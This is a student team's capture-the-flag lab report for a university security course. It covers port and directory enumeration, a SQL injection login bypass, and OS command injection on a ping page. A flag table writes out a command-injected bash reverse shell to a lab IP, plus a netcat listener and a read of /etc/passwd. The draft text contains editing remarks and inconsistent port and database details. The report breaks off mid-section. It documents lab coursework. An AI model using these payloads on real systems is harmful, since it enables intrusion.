Course: Security Instructor:

Dr. Maggie

Team Name: SecureTeam

Team Members:

- **Mazen Mostafa Ahmed Abdelhafez (52-12990) - mazen.abdelhafez@student.guc.edu.eg**
- **Eyad Tarek Shams (52-21540) -**
- **Tareq Osama Ahmed (52-1734) -**
- **Ziad Maged Morsi Elsabbagh (52-3211) -**

Report Structure Overview

This report is structured to provide a clear walkthrough of how each flag (Flag 1, Flag 2, and Flag 3) was obtained, followed by a dedicated Q&A section that addresses the specific questions required by the task guidelines for each flag.

Each section includes:

- A **walkthrough** of the exploitation process used to obtain the flag.
- A **question-and-answer** section immediately after the walkthrough.
- **Screenshots** and **commands** are embedded within each section to support our findings.

Report Flow:

1. **Flag 1 Section**
    - Walkthrough → How we found and exploited the mystery page to get the first flag.


- Q&A → Answers all questions related to scanning, enumeration, and initial access.

2. **Flag 2 Section**
   - Walkthrough → How we accessed the backend database, decoded strings, and found the second flag.
   - Q&A → Answers all questions about login authentication and decoding.
3. **Flag 3 Section**
   - Walkthrough → How we used kernel exploits to escalate privileges and access the final flag.
   - Q&A → Covers all questions about privilege escalation and the third flag.

Flag 1 Section WalkThrough

Scanning and Enumeration

Identifying IP Address of Attacking Machine



We used the **ip a** command on the attacker machine (Kali Linux) to identify the IP address on the local network. This IP will later be used for reverse shell communication.

Aggressive Nmap Scan on Target (192.168.56.104)

An aggressive Nmap scan was performed using ***nmap -A 192.168.56.104*** to identify open ports, services, and software

versions. This helped us locate web servers (ports 80, 443) and identify the OS as CentOS with Apache 2.0.52.


Purpose:

We used this command to aggressively scan the target machine and determine the open ports, services, and OS versions.

Results:


- **Ports hosting web services:** Port 80
- **Ports hosting databases:** Port 5432 (PostgreSQL)

Directory Enumeration Using Dirb




We used Dirb with a common wordlist to enumerate directories on the target. This revealed accessible paths like /manual/, /usage/, and /index.php, giving us a starting point for web exploration.

Section 2: Bypassing the Login Page



We discovered a login page at /index.php. Testing showed it was vulnerable to SQL injection. This was the initial access point into the system using username of **' OR 1=1 – space and password of a**.

Then we Viewed this Page



Messages:

- Here you go: 'l.cole'.
- "REDACTED"
- 636z6w6577616y7473746z6w65617665746865776z726w6461626574746572706w616365
- The system prevents me from reaching out to you! Find 'decode.txt'.
- "MESSAGE CORRUPTED"
- "REDACTED"
- The AI will guide you to the truth...

Decoding and Access:

Using the cat command on the web directory, we found a file named decode.txt containing the encoded string: 636z6w6577616y7473746z6w65617665746865776z726w6461626574746572706w616365

We used **CyberChef** to decode it, revealing the phrase: **colewantstoleavetheworldabetterplace**

These decoded credentials were then used as:

- **Username:** l.cole


- **Password:** colewantstoleavetheworldabetterplace

This successful login granted us access to the page containing the **first flag**.

Flag 1 – Mystery Page & Reverse Shell


Step	Command	Purpose
1	ip a	Check Kali IP address for reverse shell
2	8.8.8.8; bash -i >& /dev/tcp/192.168.56.101/4444 0>&1	Inject reverse shell via vulnerable input
3	nc -lvnp 4444	Netcat listener on Kali for reverse shell
4	whoami	Confirm shell as apache
5	cat /var/www/html/decode.txt	Read encoded string from web directory
6	(CyberChef)	Decode hex string into plaintext
7	cat /etc/passwd	See users & confirm human users
8	ls, cd /home/*	Explore user directories

Successful SQL Injection and Database Access



After exploiting SQL injection, we used the reverse shell to access the MySQL database. A query was executed to extract usernames and passwords from the users table.

Exploiting the Mystery Page (Flag 1)



The URL YFDNCKADL4jc.php revealed a hidden message stating “Note: This is the f1r3t fl4g”, identifying it as the first flag. This page also contained a suspicious encoded string.

Q and A section for Flag 1


Question 1: What is directory enumeration?

Directory enumeration is the process of discovering hidden directories and files on a web server using tools like Dirb we used Dirb with a common wordlist to enumerate directories on the target

Question 2: What tool did you use and how does it work?

Tool used to find IP: ip a, Then the Tool used to scan ports: nmap -A , Tool used is Dirb and Dirb is a web content scanner that uses a wordlist to brute-force and discover directories or files hosted on a web server by making HTTP requests, We used Dirb with a common wordlist to enumerate directories on the target. This revealed accessible paths like /manual/, /usage/, and /index.php, giving us a starting point for web exploration.

So shall I use the command tables as they are but also add them again at the end in a section called appendix is can this be fine



Question 3: How many ports host webpages? What are they?

Ports hosting web services: Port 80”

Note: It also says Port 443 was detected in the scan output. It would be better to say:

“Two ports host web services: Port 80 (HTTP) and Port 443 (HTTPS).

Below is the associated screenshot

Aggressive Nmap Scan on Target (192.168.56.104)

An aggressive Nmap scan was performed using *nmap -A 192.168.56.104* to identify open ports, services, and software versions. This helped us locate web servers (ports 80, 443).

Question 4: How many ports host databases? What are they?

Ports hosting databases: Port 3306 (MySQL) and Port 5432 (PostgreSQL)

Database type: MySQL Port 5432 (PostgreSQL)

Question 5: What is the type of the database?

Database Type: MySQL and postgres.

2. Bypassing the Login Page

What is the vulnerability in the login page?


SQL Injection in /index.php

How did you exploit it?

' OR 1=1 – (Space) password =a

What assumptions or attempts did you make?

Assuming the system doesn't sanitize input and using a basic SQLi to test.



3. Exploiting the Mystery Page

What is the intended use of the mystery page?


The mystery page is likely intended to ping an IP address entered by the user, as part of a network testing or diagnostics feature. The backend runs system-level commands using the input value, which should normally be sanitized.

What vulnerability is present on this page?

The page is vulnerable to OS Command Injection.

- **Instead of just pinging an IP address, the backend directly executes the input in a shell.**


- **This allows an attacker to append malicious commands, such as opening a reverse shell.**



How did you exploit it?

Theory:

